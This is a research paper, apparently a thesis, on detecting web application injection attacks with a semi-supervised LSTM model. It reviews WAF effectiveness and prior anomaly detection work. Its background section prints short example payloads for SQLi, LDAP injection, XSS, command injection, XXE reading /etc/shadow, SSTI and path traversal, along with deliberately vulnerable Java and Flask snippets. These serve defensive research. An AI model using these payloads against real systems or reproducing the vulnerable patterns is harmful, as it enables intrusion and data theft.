Effectiveness assessments for WAFs were made using 49 field experts involved in online surveys on 16 operational scenarios. These experts' judgments were combined with the conventional methods of R.M Cooke (1991). The results as seen in Table 1.1 indicate that if all the measures are taken, the median prevention rate of a WAF is up to 80%. If no measure is used, its median prevention rate is 25% (M. E. Hannes Holm, 2013).

Table 1.1
Various WAF operational scenarios and the estimated possibility of preventing attacks with a certain degree of certainty (M. E. Hannes Holm, 2013)

Scenario	Operator monitoring	Black box tool for tuning	Professional tuning	Significant effort on tuning	Low (5%)	Median (50%)	High (95%)
1	Yes	Yes	Yes	Yes	50	80	95
2	Yes	Yes	Yes	No	30	60	70
3	Yes	Yes	No	Yes	15	60	85
4	Yes	Yes	No	No	10	50	70
5	Yes	No	Yes	Yes	15	70	80
6	Yes	No	Yes	No	5	50	60
7	Yes	No	No	Yes	5	50	70
8	Yes	No	No	No	5	30	60
9	No	Yes	Yes	Yes	50	75	90
10	No	Yes	Yes	No	35	60	75

11	No	Yes	No	Yes	15	50	80
12	No	Yes	No	No	5	50	60
13	No	No	Yes	Yes	15	60	80
14	No	No	Yes	No	5	50	60
15	No	No	No	Yes	5	50	75
16	No	No	No	No	5	25	50

To make a WAF efficient, it is important to have the skill of individuals who tune a WAF, use an automated black box tuning tool or make a manual effort. The presence of a monitoring operator has a minor positive impact on its efficiency.

Rule based web application firewalls provide security up to a point which might generate false negatives and needs an adoption of the new rules bypass techniques that emerge for the attack techniques presented. Employing a deep learning technique in detection and classification of such web application attacks is expected to provide more protection when new attack techniques are applied. Achieving the adoption of deep learning will provide anomaly based novelty detection (M. Markou & S. Singh, 2003a) (M. Markou & S. Singh, 2003b) which aims to detect previously unobserved patterns rather than being rules based by using a model generated by benign and malicious web requests, employing a semi-supervised method.

Anomaly detection refers to the difficulty of identifying patterns in data that do not conform to expected behavior. These patterns are known as anomalies, outliers, discordant data, exceptions or contaminants in various application fields. The most common techniques are based on machine learning approaches, which use a training phase to investigate anomalies in web traffic in order to model a system's normal behavior. For example, an anomalous web traffic pattern may indicate an attack or exploitation of vulnerability in an application (F. Valeur, at al., 2004).

Anomalies can be classified into three categories (R. Chalapathy & S. Chawla, 2019):

- Point Anomalies: A point is labeled an anomaly when the data point is significantly different from other data points. This category includes extreme values in a data-set.
- Collective Anomalies: A group of linked items that are normal but when the items are combined it becomes anomalous. Collective anomalies occur in time series sequences that depart from the conventional trend.
- Contextual Anomalies: An anomaly is contextual when the instance is considered in a particular context and otherwise it is normal. Context is often included as a supplementary variable and if there is a contextual attribute, a point anomaly or a collective anomaly can be considered as a contextual anomaly.

Anomaly is defined as a divergence from the normal. However, developing a definition of normalcy that explains every variant of a typical pattern is difficult. It is much more difficult to define anomalies. They rarely occur, and it is impossible to anticipate every form of anomaly. Furthermore, the definition of anomalies changes depending on the application. Although it is usually considered that anomalies and normal points are produced by different mechanisms (A. Singh, 2017).

Anomalies in many real-life applications signify major crashes that are both expensive and difficult to capture. Tolerance levels are sufficient in some domains, and any value outside the threshold values might be flagged as an anomaly. Labeling anomalies is a time-consuming operation in many circumstances, and human specialists who understand the fundamental mechanism are necessary in pointing out anomalies (A. Singh, 2017).

The detection of anomalies in web applications using different techniques has difficulties depending on the high dimensional data-set, the lack of a rich data-set pool for training, and complex user behaviors.

As an objective of the research, it is essential in the cyber security domain to detect anomalies that are unknown and not presented within the dataset during the learning phase. In order to reduce the effort for updating rules and providing better protection against web application attacks, a deep learning method is going to be implemented and evaluated. A semi-supervised method will be adapted in order to identify if it is possible to detect unknown attack payloads using only a restricted amount of training data. The training and testing data will include real attack payloads (Payloads all the things,

2021) used by the attackers in addition to HTTP Dataset CSIC (C. Torrano-Gimnez at al, 2010). Also, the hyper-parameters' impact will be measured in addition to finding optimized hyper-parameter values to have a higher success detection rate.

2. BACKGROUND

A specific formula is applied to a problem using most of the available techniques of anomaly detection. Different factors such as the nature of the data, the available labeling data and the type of anomalies to be detected lead to the formulation. Often the application domain, in which abnormalities are to be detected, determines these factors. In this case, the nature of the injection attacks are basically a composition of character sequences that are interpreted as valid input by the web application.

2.1 Web Application Injection Attacks

Mainly, the aim is to detect and classify the main web application attacks (Owasp TOP10 web application security risk, 2021) as:

SQL Injection (SQLi): The attack consists of an insertion of an SQL query to the application that can result in the reading, updating or insertion of data into the database. SQL injection attacks allow an attacker to impersonate someone else, alter data or render it unusable in any way, and get administrative access to the database server (WASC, 2010). There are different types of SQL injections:

- Error-based: The database server's error messages are used to gather database structure information.
- Time-based Blind: It is based on submitting an SQL query to the database, which compels the database to wait for a given period of time (in seconds) before answering. The attacker can tell from the time it takes for a response whether or not the query's result is true. HTTP responses can either be delayed or instantly returned based on the outcome.
- Boolean-based Blind: It's based on submitting an SQL query to the database, and depending on whether the query produces a true or false result; the application must provide a different response. The content of the HTTP response may change or remain the same based on the outcome.

The different types of SQL injection attacks make use of different payloads (Portswigger Sql injection cheat sheet, 2021) while testing/exploiting the vulnerability because the database vendors have different syntax for the same actions as seen in Table 1.2. A well prepared attacker includes all different kind of payloads for the same action in a word-list while testing/exploiting.

Table 1.2
SQL Syntax for Different Vendors

Database Vendor	String Concatenation	Comments	Version	Time delays
Oracle	'foo'||'bar'	–comment	SELECT version FROM v$instance	dbms_pipe.receive_message(('a'),10)
Microsoft	'foo'+'bar'	–comment /*comment*/	SELECT @@version	WAITFOR DELAY '0:0:10'
PostgreSQL	'foo'||'bar'	–comment /*comment*/	SELECT version()	SELECT pg_sleep(10)
MySQL	'foo'	#comment – comment	SELECT @@version	SELECT sleep(10)

Attackers make use of a malicious input list to the applications such as " OR 1 = 1––" to return all the users' data by bypassing username restrictions. The Java code example below presents a vulnerable SQL statement usage by allowing the concatenation of user provided malicious input to the query string, leading to a retrieval of the all users' data by the attacker.

```
String query = "SELECT account_balance FROM user_data
WHERE user_name = " + request.getParameter("customerName");
try {
        Statement statement = connection.createStatement(...);
        ResultSet results = statement.executeQuery(query);
}
```

LDAP Injection: The acronym LDAP (M.Wahl at al., 1997) (J.Hodges at al., 2002) stands for Lightweight Directory Access Protocol. X.500-based directory services are accessible via this lightweight protocol, as the name suggests. TCP/IP or other connection-oriented transfer services are used to execute LDAP across the network. Entries provide the foundation of the LDAP information model. An entry is a set of attributes with a globally unique Distinguished Name (DN). The DN is used to refer to the entry in a clear and unambiguous manner. A type and one or more values accompany each attribute on the entry. The kinds are usually mnemonic strings, such as "cn" for common name or "mail" for email address. The syntax of values is determined on the kind of attribute.

The injection of LDAP is a technique used to take advantage of web-based applications that generate LDAP statements based on input from the user. When an application fails to properly sanitize user input, it is possible to change the LDAP search filter. Standard boolean logic can be used in a search filter to acquire a list of persons who match a certain criteria. There is a prefix notation used to describe search filters (OWASP Ldap injection, 2021).

(&(USER=Uname)(Password=Pwd))

Making "Uname=sezer)(&))" and putting any string value as the "Pwd" value, the following query is generated and sent to the server-side.

(&(USER=sezer)(&))(Password=Pwd))

The LDAP server processes the query including the user supplied additional special characters. The query will always be correct, allowing the attacker to gain access to the system without the password of the user (C. Alonso at al., 2009).

Cross-Site Scripting (XSS): Cross-site scripting is a kind of injection that places malicious scripts into trusted websites. XSS attacks occur when an assailant utilizes a web application to communicate malicious code to another end user, usually through browser-side scripts. Defects allow such attacks to happen frequently and arise where the web app takes user input without verifying or encoding it inside the output it generates (OWASP Cross site scripting, 2021). There are different types of XSS Attacks (Portswigger Cross site scripting, 2021):

- DOM Based: It commonly comes with JavaScript taking data from an attacker-controllable source, such as the URL, and passing it over to a sink supporting the execution of dynamic code, like eval() and innerHTML. This allows attackers to run JavaScript that is harmful and normally captures the accounts of other users.
- Reflected: It occurs when an application receives data on an HTTP application and contains these data in an unsafe manner. If another user asks URL of the attacker, the script that the attacker supplies will be executed in the browser of a victim user in the context of the application's session.
- Persistent (Second-order or Stored XSS): It arises when a request obtains data from a non-trusted source and it stores that information in an unsafe manner in its subsequent HTTP answers.

A simple example of XSS vulnerability is given here:

https://insecure.com/form?name=Sezer

* Name : Sezer *

The application does not process the data any other way, so that an attacker can easily build such an attack:

https://insecure.com/form?name=<script>/+inject+code...+/</script>

* Name:<script>/+inject+code...+/</script> *

The XSS vulnerabilities can easily be prevented by combining the following measures: filtering input when supplied, encoding data on output, implementing Content Security Policy (CSP) in response headers.

OS Command Injection: It is a method of attack used to initiate the illegal execution of commands in the operating system. This is the direct outcome of mixing reliable code with unreliable data. An attack is feasible if an application accepts untrusted input to create commands in the operating system in an unsafe manner that involves poor data sanitization and/or an incorrect calling of external programs. When an attacker executes instructions in the OS command injection, it will execute with the same privileges as the component executing it (e.g. wrapper, application, database server, web server, web application server) (WASC Os command injection, 2009). There are two or more subtypes of injection of OS commands (CWE, 2006):

1. The application aims to run a single, fixed, controlled program. The inputs received from outside will be used as arguments for only this program.

2. The app accepts an input to completely pick the program you are running and what commands you are using. This whole command is simply transferred to the operating system by the application.

As an example to the program that allows to run other applications via user supplied input is given below.

```
public string cmdExecution (String id){
try {
Runtime rt = Runtime.getRuntime();
rt.exec("cmd.exe /C_LicenseChecker.exe"+" −ID " + id);
}
catch (Exceptione){///...}
}
```

According to the given code snippet above, cmd.exe is an application which parses and analyzes the arguments and also calls other external apps allowing an attacker to call external programs. If an attacker supplies the value of an ID as ID121412 & hostname, then a hostname command may also be executed on the target computer with the privileges of a susceptible user.

XML External Entities (XXE): XXE attacks occur if an XML-based parser unsuccessfully processes user input that comprises a statement of an external entity in an XML payload type. This external entity may include additional information that enables an attacker to view sensitive information on the system or to carry out other more severe operations (SANS Exploiting XXE vulnerabilities, 2017).

```
<?xml version="1.0" encoding="ISO−8859−1"?>
<!DOCTYPE test[
<!ELEMENT test ANY >
<!ENTITY fieldname SYSTEM "file:///etc /shadow">]>
<test>&fieldname;</test>
```

Simply put, the input above is provided to a misconfigured XML-based parser. The execution steps of the attack can be followed as:

1. Place the XML payload, pointing the system to load DTD files from the server.
2. To retrieve DTD contents, the XML parser accesses to the designated URI.
3. The DTD is loaded into the pre-processing of the original XML payload by the XML parser.
4. The Server loads the file.
5. The loaded file is sent to the attacker

The suggested mitigation method is used to disable external entity processes from the relevant XML-parser library. Since there are dozens of different XML-parser libraries, a corresponding solution should be applied.

Server Side Template Injection: Server-side template technologies (Jinja2, Twig, FreeMaker) are extensively used in web applications to generate dynamic HTML responses. SSTI happens when user input is inserted in a template in an unsafe manner, resulting in a remote code execution in the server. Template injection can occur as a result of both developer error and the intentional disclosure of templates in an attempt to provide rich functionality, as wikis, blogs, marketing apps, and content management systems frequently do.

The Flask and Jinja2 template engines are used in the following example. The profile function accepts a 'city' parameter from an HTTP GET request and returns an HTML response with the following name variable content:

```
@app.route («/profile»)
    def page ():
    city=request.values.get('city')
    output=Jinja2.from_string('Welcome'+city+'!').render()
    return output
```

This code snippet above is vulnerable to SSTI by supplying a payload in the city parameter. When a user visits the "http://test-site.com/profile?city={{11*11}}", the application will return as "Welcome 121!", meaning that the provided values are calculated and returned to the user. When the vulnerability is inspected further, it is also possible to attack directly web servers' internals and subsequently execute arbitrary commands on the server (OWASP Server-side template injection, 2021).

Path Traversal: Path traversal (also known as file directory traversal) is a type of HTTP attack that allows attackers to gain access to restricted directories outside of the web server's root directory. In some situations, an attacker may be able to write to arbitrary files in the server, allowing them to change application data or behavior and eventually gain complete control of the server (Acunetix Path traversal, 2021).

As an example for the attack, the "loadImage" URL accepts a "filename" as an input and returns the contents of that file. The image files are saved on disk in the directory "/var/www/images/." When an attacker visits "https://test.com/loadImage?filename=../../../etc/passwd", the web server will treat the input as "/var/www/images/../../../etc/passwd".

The sequence ../ is a valid file path, and means to look one level up in the directory structure. The three consecutive ../ sequences step up from /var/www/images/ to the filesystem root, and so the file that is actually read is "/etc/passwd" (Portswigger Path traversal, 2021).

All the attacks explained are examples of injection attacks and they follow a specific input pattern and special characters. Since the sequence of the characters is important and it defines the problem as a sequential data problem (A. Graves, 2012), the identification of sequence which cause anomalies is mainly categorized and implemented based on the following learning techniques.

2.2 Supervised Anomaly Detection

Supervised anomaly detection learns the distinct boundary of a set of labeled data instances (training) and classifies a test in either normal or abnormal classes according to the learned model (testing). Mainly, a feature extraction network followed

by a classifier network is adopted within multi-class anomaly detection in order to classify the anomalous class from the rest of the classes (A. Shilton, at al., 2013) (V. Jumutc & J. A. Suykens, 2014) (S. Erfani at al., 2017). Multi-class deep learning models need a significant number (thousands or millions) of training samples to learn the features that distinguish different classes effectively.

Similarly, the training phase of the Locate-Then-Detect (LTD) approach (T. Liu, at al, 2019) is time consuming and requires a large amount of labeled data. It employs two modules to find payloads within the requests/posts and classify the payload in the request to recognize the web attack. The Hidden Markov Model for anomaly detection is proposed to detect only SQLi and XSS attack types. The LTD method has the same perfect 100% precision as the Libinjection (N. Galbreath, 2012), while the LTD has a much higher recall than the Libinjection. In term of the F1-score, the LTD method outperforms the libinjection and RWAF (a rule based commercial WAF).

An autoencoder LSTM (S. Hochreiter & J. Schmidhuber, 1997) model with sequence to sequence architecture is used to detect and classify malicious web requests such as OS Command, Path Traversal, SQLi, X-Path Injection, LDAP Injection, SSI, and XSS. The approach covers most of the injection attacks as opposed to LTD research. The test results show that the proposed model can detect attacks with a low false positive rate with a true positive rate of 1 by web applications. The proposed classification engine is not 100% accurate due to a lower volume of labeled categorized anomalous dataset (T. Alma, M. L. Das, 2020). As an alternative approach, I. Kotenko et al. (2021) employed 2 LSTM encoder layer and 2 LSTM decoder layer with one hidden LSTM layer for their approach. However, it is not clear which kind of web attack types are tested or how many different WAF bypass payloads are detected and are not given as result.

N. Montes at al. (2018) employed two approaches; firstly a multi-class approach for the scenario when valid data and attack data is available; and secondly a one-class solution when only valid data is at hand. Random forest, KNN-3, and SVM models are used as classifiers, and their success is assessed. The fact that the multi-class paradigm produced high performance scores suggests that if valid examples of valid requests and attacks are provided, the classification problem is not overly difficult. However, in the second case, using only attack traffic collected from attacks to other applications requires an attack training dataset that covers all possible attacks to the given application and results in a poor performance compared to the former case. The third approach, one class classification, which constructs a detection model using only valid requests, is quite promising. The outcomes outperform those achieved with the traditional rule-based ModSecurity system. If only valid requests are at hand, the results of this scenario show that a one-class solution provides many operational points that outperform ModSecurity rule based detection using a one-class classifier that aggregates target class samples into clusters and then utilizes the distance to these clusters as a measure of anomaly; samples distant from the clusters are categorized as abnormalities. However, N. Montes at al. (2021) treated the problem as a one-class supervised case and built a feature extractor using deep learning techniques. A deep pre-trained Robustly Optimization Bidirectional Encoder Representations from Transformers architecture (RoBERTa) (Y. Liu, 2019) allows the modeling of sequential data which is an alternative to recurrent neural networks (RNN) and is capable of capturing long range dependencies in sequential data using only normal HTTP requests to the web application. Once the feature vector containing numeric values of tokens are produced using RoBERTa, One-Class Support Vector Machine (OCSVM) is applied to discriminate a normal trace from attacks. The model outperforms ModSecurity using the most widely adopted rules with the advantage of not requiring the participation of a security expert to define the features.

Anomaly detection for finding vulnerabilities in applications also investigated at source code level (white box approach). Code gadgets that semantically relate program statements in terms of data dependency using the BLSTM approach (Z. Li et al., 2018) show a success rate of more than 85% for a score of F1, and up to 95% for finding buffer errors and resource management vulnerabilities. Analysis of AST and binary trees using RtNN and RvNN methods give different precision results for different systems in the detection of clone code within the software. File-level precision for AST-based analysis variates from 47% up to 100% for different systems (M. White, at al., 2016).

2.3 Semi-Supervised Anomaly Detection

Semi-supervised anomaly detection methods assume that the training instances contain only a small amount of unlabeled instances while training models, which is easily applied to a one-class classification problems.. The test instance which is not in the majority class is considered to be anomalous in this approach. Employing this approach, byte frequencies (A. Oza, at al., 2014) of HTTP requests with n-grams of bytes in HTTP packets captured on the network level is compared to the model by computing a $\chi 2$ statistic. The statistic is calculated between the observed n-gram distribution of unknown packets and the predicted benign traffic frequency distribution using multiple data sets for training. The technique claims that it works much better with smaller n-grams than the HMM-method (D. Ariu, at al., 2011). Two-gram and 1-gram based methods for feature extraction from HTTP requests provide a robust construction of features. Then they are fed into the SAE which consists of multiple layers of auto-encoders and DPN (S. S. Kashi, 2019), and is used to determine if a new observation belongs to the same distribution as existing observations (normal) or should be treated as distinct (abnormal). The detection rate is around 80% for 4 different datasets. The real-time detection may not be possible since it is slow and might cause a bottleneck. However, G. Betarte et al. (2018) states that 1-gram and 2-grams are vulnerable to mimicry attacks in which the attacker carefully adds characters in order to get closer to the expected n-gram distribution. Three-gram is suggested as optimal where several n-gram analyses and a fine grain parsing of the HTTP request prevents mimicry attacks and keeps a relative low value for optimal n.

The combination of neural networks and iterative DBN (ladder network) (M. Nadeem, at al., 2016) achieves similar results compared to supervised methods and only requires a limited number of examples in the detection of network intrusions. It does not work well in real-time, but it can still be practical for forensic investigation. More specifically, web intrusion detection with an adaptive learning technique to find anomalies in query strings appended to URL provides an up-to-date detection model. SVM HYBRID (Y. Dong et al., 2018) uses the most prominent (suspicion) queries as well as the most representative (sample) malicious queries from unknown queries. The method tested in a real-world web application environment uses a ten-day query data set and leads current web attack detection methods to the maximum F-value of 94.79% and the lower FP-rate of 0.09%. However, the method is only valid if the web application accepts user supplied data as a string query in the application URL. The performance of detecting malicious payloads within JSON or XML data remains unknown.

However, N. Görnitz, at al. (2013) proposed a way of incorporating labeled data using an active learning strategy in generalization of support data description by including domain experts into the labeling process. Even with a small amount of labeled data, it performs a highly accurate level of detection using test data sets and real-world implementation. Providing detailed feedback to the system (N. Ben-Asher & C. Gonzalez, 2015) by the domain experts during the training phase increases the detection rate of day-zero attacks and decreases the rate of false alarms. However, later in the paper, the survey shows that the presence of a monitoring operator has a minor positive impact on overall WAF efficiency in large time intervals.

J. Liang et al. (2017) use normal requests to train LSTM using CSIC and manually gathered WAF logs that contain SQLi, XSS and several types of attacks and classify the output with a supervised trained Multi Layer Perceptron. The payloads are decomposed into word embeddings and fed into a LSTM model and then the MLP classifies whether it is a normal request or not. The model has its limitations. The model cannot handle some kinds of long URLs very well and misclassifies them. The LSTM approach achieves 0.984 accuracy on CSIC dataset, and outperforms ModSecurity with CRS, X-means, Naive bayes, SOM and C4.5 methods.

Semi supervised Generative Adversarial Networks (GANs), have proven to be quite successful, with relatively few data with labels. Using labeled data (typically in one class), a significant improvement in performance over unsupervised methods can occur. Even in a deep learning environment, the same limitations of semi-supervised approaches apply. In addition, the hierarchical features recovered in hidden layers may not represent fewer anomalous events and are therefore prone to the problem of over-fitting (R. Chalapathy & S. Chawla, 2019).

2.4 Unsupervised Anomaly Detection

Unsupervised anomaly detection methods assume that the training instances do not contain labeled instances in training models. The method identifies hidden patterns or determines how data is dispersed in space known as density estimation (D. Durstewitz, 2017).

Unsupervised Learning is subdivided into two types (B. Mirkin, 2005):

- Parametric Unsupervised Learning: It is assumed that the sample data originates from a population with a defined set of parameters and a probability distribution.
- Non-parametric Unsupervised Learning: The data is organized into clusters, with each cluster indicating something about the data's categories and classes. This technique is frequently used to model and interpret data with tiny sample sizes.

One of the implementations (A. Juvonen, at al., 2015) of unsupervised learning into real-time anomaly detection using collected logs from different web servers as training data uses PCA (S Wold, at al., 1987) and diffusion map methods (A. Singer & H. Wu, 2011) with n-gram feature extraction. Even though the techniques provide a successful categorization and anomaly detection, it the performance for large amount of data and the scaling performance are unknown.

Variational Auto-Encoder (VAE) which is a Bayesian network employed to accurately detect KPIs (e.g., Page Views, number of online users, and number of orders) in web application (H. Xu et al., 2018). In contrast to conventional understanding, it requires training of both regular and abnormal data. For the analyzed KPIs from a leading global internet corporation, the F-scores of the unsupervised technique vary from 0.75 to 0.9. However, the detection threshold is not defined clearly. This is also a somewhat hard challenge, particularly in the unsupervised case.

Y. Pan et al. (2019) generated unlabeled call graph data using Robust Software Modeling Tool (RMST) and the generated data given to stacked a denoising auto-encoder model to train unlabeled traces. The auto-encoder learns an embedded low-dimensional subspace capable of representing regular requests with a low reconstruction error. Then optionally, a small amount of labeled normal instances can be fed into a semi-supervised learning step. Without half-supervised learning, the highest reconstruction error is recorded and the threshold value is established by an adjustable percentage that is higher than this number. The higher reconstructions error for unlabelled training data is recorded in the absence of semi-supervised learning and the threshold is set to a configurable percentage greater than that maximum value. The adjustment for optimal results while utilizing auto-encoders to choose the correct degree of compression is a hyper-parameter named duration reduction. Unsupervised procedures are highly vulnerable to noise and data corruption and are typically less precise than supervised or semi-supervised procedures (R. Chalapathy & S. Chawla, 2019).

The deep learning architectures advised to use for sequence problems are mainly RNN and LSTM based architectures (D. Jurafsky & J. H. Martin, 2020). RNNs are referred to as simple and more constrained networks within this research, although it means any network with recurrent properties by general. Mainly, RNNs must figure out which prior inputs must be saved in order to produce the required output at the moment. To build up a sufficient input store, gradient-based learning methods require the present error signal to "flow back in time" across the feedback links to previous inputs. When the gradient becomes less and smaller, the parameter changes become trivial, implying that no meaningful learning occurs (S. Hochreiter, 1998). The vanishing gradient problem is resolved (Y. Hu, at al., 1998) in GRU and LSTM which are also RNN networks with additional features. GRU networks perform well if the data sequence is not complex and not very large. However, LSTM networks outperform them in complex data and long strings, therefore they are suitable for language modeling and complex sequence modeling (R. Cahuantzi, at al., 2021).

Similarly, A. Moradi Vartouni et al. (2019) make use of 2-gram with the AE-LSTM method and then detect attacks with an ensemble isolation forest. As an alternative, the extraction one-hot features with the AE-LSTM and reduction features with a stack auto-encoder and then detects attacks with the ensemble isolation forest. Two-gram with the AE-LSTM approach

performs a 69.88 F-1 score using ECML/ PKDD 2007 dataset where one-hot with the AE-LSTM-SAE produces a 33.15 F1 score. The result using a CSIC 2010 dataset shows an exact opposite F1 score performance; 2-gram with AE-LSTM produces 68.98 and one-hot with AE-LSTM-SAE produces an 81.96 F1 score. The results show that binary one-hot attributes are not suitable for extracting meaningful features which have non-linear relations between them.

The supervised methods have been more accurate than semi-supervised and unsupervised models. Also, the classification based testing phase is fast since every test case should be compared with the precomputed model. Multiple-class supervised approaches, however, require precise labeling, typically unavailable for multiple normal and anomalous classes. If the feature space is exceedingly complicated and non-linear, the deep supervised technologies do not differentiate normal from abnormal data (R. Chalapathy & S. Chawla, 2019).

However, unsupervised and semi-supervised approaches are appropriate for anomaly based detection, since the aim to detect anomalies which are dominant, will not be presented in the training data. In order to detect such anomalies in real life events, we should use a small amount of training data and capture all known malicious inputs as well as novel malicious character sequences. The key drawbacks of unsupervised deep anomaly detection algorithms are that it is difficult to uncover commonalities within data in a complex and wide area. Unsupervised techniques are more susceptible to noise and data corruption, and thus are usually less exact than supervised or semi-supervised procedures (R. Chalapathy & S. Chawla, 2019).

The major findings presented outline the basis of the work and methodology which is going to include implementation details and architecture of the approach. A semi-supervised method is adopted using LSTM network architecture as a deep learning model to detect anomalies.

3. METHODOLOGY

This topic goes through the procedures involved in detecting malicious input in depth. As the main purpose is to detect an anomalous web request, the evaluation of the parameter values (Step 4 in Fig 3.1) is the target of the research. The incoming web request will be parsed and sent through the DL network for the decision whether the input values contain any anomalous input or not. Considering the output of the DL network, the request will be dropped with a proper message to the user or it will be transmitted to the web application.



Figure 3.1. The Flow of Web Request and Intercepting Anomalies Which Are Detected By DL Model

The detailed explanation for each step is given as:

1. User submits a HTTP web request (GET or POST)
2. The HTTP web request is parsed and all parameters are extracted including parameters in HTTP body.

3. Each of the values given in the parameters is supplied into the DL network to analyze whether it is anomalous or not.
4. If all the parameters in the request are benign, then the WAF redirects the HTTP request to the web application as Step 5. However, if any of the values are detected and labeled as anomalous, the request is dropped and the flow jumps to Step 7. In that way, the anomalous request will never reach the web application.
5. The web application process the HTTP request as intended.
6. The web application returns the HTTP response to the WAF.
7. The WAF returns the HTTP response to the user.

The DL network that evaluates the input values contains character sequence based structure by elaborating a word embedding and an LSTM network.

3.1. CHARACTER EMBEDDING

Word embedding (M. Arora & V. Kansal, 2019) is a natural language processing concept in which words are mapped to real-number vectors. Words that appear in comparable contexts have similar vector representations and the geometric distances between them show the degree of their connection. Word2vec (T. Mikolov, at al., 2013), is a well-known word-based model and allows for indirect inference of situations in which a particular word appears. Word2vec does not handle subword information such as characters. Some subword embedding models have been created to highlight the uniqueness of this information. The user input is broken down into characters and converted to integer vector. Since the integer vector creates high dimensional data, it is better to use an embedding layer to convert lower dimensional vector space.

Plain-text Payload: ..\..\etc\ passwd;index.html

Integer Vector of the payload: [7, 7, 28, 7, 7, 28, 3, 14, 4, 28, 24, 6, 11, 11, 26, 16, 57, 12, 17, 16, 3, 31, 7, 36, 14, 29, 22]

Example of embedding of the payload (3 x 9 Matrix):

[7 , 7 , 28 , 7 , 7 , 28 , 3 , 14 , 4 ,

28 , 24 , 6 , 11 , 11 , 26 , 16 , 57 , 12 ,

17 , 16 , 3 , 31 , 7 , 36 , 14 , 29 , 22]

3.2 HYPER-PARAMETER

Hyper-parameters are parameters that cannot be changed while machine learning is being trained. They can be engaged in defining the model training's accuracy and efficiency, such as the learning rate of stochastic gradient descent, the number of hidden layers, batch size, optimizers, and the activation function (T. Yu & H. Zhu, 2020).

- The number of Hidden Layers: The layers that exist between the input and output layers. This underlying deep learning network is not transparent and humans are unable to track the value changes happening throughout the layer.
- Dropouts: It helps to minimize over-fitting during the model training phase by bypassing randomly chosen neurons, lowering the sensitivity to particular weights of individual neurons. The layers can be utilized with input layers but not with output layers since they can mess up the model's output and error computation.
- Activation Function: Activation functions determine whether a node's output is used or not. These functions are used to add non-linearity into models so that deep learning models can learn non-linear predictions.
- Learning Rate: It specifies how frequently the network's parameters are updated. Choosing a greater learning rate speeds up the learning process, but the model may fail to converge or even diverge. A smaller rate, on the other hand, will significantly slow down learning but will allow the model to gradually converge.

- Number of Epoch: It specifies how many full repetitions of the dataset will be performed. The epoch number can potentially be adjusted to any integer in the interval of one and infinity. It is preferable to use the early stopping technique, which involves first specifying large epoch numbers and then halting training when the model performance stops improving by a previously set threshold.
- Batch Size: It specifies the amount of samples to be processed before updating the model's internal parameters. For the same amount of samples processed, larger sizes result in larger gradient steps than smaller ones.

The hyper-parameter values are dependent on the deep learning models and architecture. There is no correct value that works for every model, each value should be optimized based on the needs and learning performance.

3.3 LONG TERM-SHORT TERM MEMORY (LSTM)

Recurrent back-propagation takes a very long time when learning by storing information over extended time periods, mainly because of decaying error back flow (S. Hochreiter, 1991). Long Short-Term Memory (LSTM), a gradient-based approach, can learn to bridge minimum time gaps by ensuring constant error flow within particular units to overcome the decaying problem. A conventional LSTM (S. Hochreiter & J. Schmidhuber, 1997) unit is composed of three main nodes connected in a special way as seen in Fig 3.2 and the nodes are:

· Constant error carousel (CEC): It is maintains internal activation (state) with a fixed weight 1.0. The state serves as a memory for previous information.

· Input Gate: It is a multiplicative gate that was created to safeguard the memory contents stored in an internal state from being affected by irrelative inputs.

· Output Gate: It is a multiplicative gate that was created to safeguard other units from being disrupted by a currently irrelative internal state held in the CEC.



Figure 3.2. The Conventional LSTM (Y. Yu, at al., 2019)

$$i_t = \sigma(W_{ih} h_{t-1} + W_{ix} x_t + b_i) \quad (3.1)$$

$$\tilde{c}_t = tanh(W_{\tilde{c}h} h_{t-1} + W_{\tilde{c}x} x_t + b_{\tilde{c}}) \quad (3.2)$$

$$c_t = c_{t-1} + i_t \cdot \tilde{c}_t \quad (3.3)$$

$$o_t = \sigma(W_{oh} h_{t-1} + W_{ox} x_t + b_o) \quad (3.4)$$

$$h_t = o_t \cdot \tanh(c_t) \quad (3.5)$$

Considering the given formulas (Y. Yu, at al., 2019), c_t represents the LSTM cell state. The weights are Wi, Wc, and Wo, and the "·" operator represents the point-wise multiplication of two vectors. Whenever the cell state (equation 3.3) is updated, the

input gate (equation 3.1) determines new information to be stored in the cell state, and the output gate (equation 3.10) determines information to be produced (Y. Yu, at al., 2019).

Access to the CEC (internal cell state) is regulated by the input and output gates. The input gate acquires knowledge of when to allow new information into the CEC during training. No information is permitted inside as long as the input gate is set to zero. Likewise, the output gate acquires knowledge to allow when the information will pass from the CEC. The cell state or activation is confined within the memory cell when both gates are closed (activation close to zero). The use of a recurrent edge with unit weight enables the error signals to pass through multiple steps without encountering the problem of vanishing gradients (A. Singh, 2017).

